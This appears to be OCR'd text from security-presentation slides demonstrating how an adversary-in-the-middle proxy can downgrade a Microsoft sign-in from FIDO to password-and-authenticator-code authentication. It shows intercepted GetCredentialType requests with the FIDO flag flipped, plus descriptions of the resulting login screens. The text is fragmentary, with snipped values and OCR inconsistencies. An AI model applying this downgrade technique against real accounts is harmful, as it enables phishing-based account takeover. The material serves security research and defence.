Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Origin: https://login.microsoftonline.com
Connection: keep-alive

{
  "username": "yehuda.smirnov@company.com",
  "isOtherIdpSupported": true,
  "checkPhones": false,
  "isRemoteNGCSupported": true,
  "isCookieBannerShown": false,
  "isFidoSupported": false, [Red Box]
  "originalRequest":
    "rQQIARAAhZI_bON0GIbtpE3...snip...F40GuZ4FzCqTpVPu3rcV5Pck8g8
  1",
  "country": "IL",
  "forceotclogin": false,
  "isExternalFederationDisallowed": false,
  "isRemoteConnectSupported": false,
  "federationFlags": 0,
  "isSignup": false,
  "flowToken": "AQABIQEAAAApTwJmzXqdR..snip..72KycL84CJd7AsgAA",
  "isAccessPassSupported": true,
  "isQrCodePinSupported": true
```

# DEMONSTRATION - DOWNGRADED

POST /common/GetCredentialType?tenant=US HTTP/1.1  
Host: login.microsoftonline.com  
Cookie: ...snip...  
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0  
  
← yehuda.smirnov@company.com

## Enter password

Password


---

[Forgot my password](#)

[Sign in](#)

...snip...  
{"isSignedUp": false,  
 "FlexToken": "AQABIQAAQApTwJmZXqfR...snip...72WycLB4C3d7AsqAA",  
 "isAccessPassSupported": true,  
 "isqrCodePinSupported": true}

# DEMONSTRATION - DOWNGRADED



# DEMONSTRATION - DOWNGRADED

A screenshot of a Microsoft sign-in page. At the top, there is a redacted URL bar showing a POST request to /common/GetCredentialType?kt=as-us HTTP/1.1. Below the URL bar, the host is listed as login.microsoftonline.com and a cookie is shown as ..snip... The main content area shows the Microsoft logo and the email address yehuda.smirnov@company.com. A large "Enter code" button is present. Below it, a list item says "123 Enter the code displayed in the authenticator app on your mobile device" followed by the code 285494. There is also a link "Having trouble? Sign in another way" and a "More information" link. A blue "Verify" button is at the bottom right. The background of the slide features a dark theme with blue wavy lines.

POST /common/GetCredentialType?kt=as-us HTTP/1.1  
Host: login.microsoftonline.com  
Cookie: ..snip...

Microsoft

yehuda.smirnov@company.com

Enter code

123 Enter the code displayed in the authenticator app on your mobile device


285494

Having trouble? [Sign in another way](#)

[More information](#)

[Verify](#)

# DEMONSTRATION - DOWNGRADED




A screenshot of the Microsoft 365 homepage ([office.com/?auth=2](https://office.com/?auth=2)) displayed in a web browser. The page features a dark background with blue and purple abstract shapes. On the left, a vertical sidebar lists various Microsoft services: Home, Create, My Content, Feed, Apps, Admin, Outlook, Word, Excel, and PowerPoint. The main content area displays a "Welcome to Microsoft 365" message and a "Quick access" section with "Recently opened" files (72230608322 and 52230606780), both of which were sent by Microsoft on June 26. A "Search" bar is at the top right, along with user profile icons. A network traffic capture window is overlaid at the top of the screen, showing a POST request to "POST /common/GetCredentialType?tenantId=US HTTP/1.1" from "Host: login.microsoftonline.com". The traffic details pane shows "POST", "HTTP/1.1", and "Host: login.microsoftonline.com".

# PROXY PHISHING

---

# PROXY PHISHING



# PROXY PHISHING




# PROXY 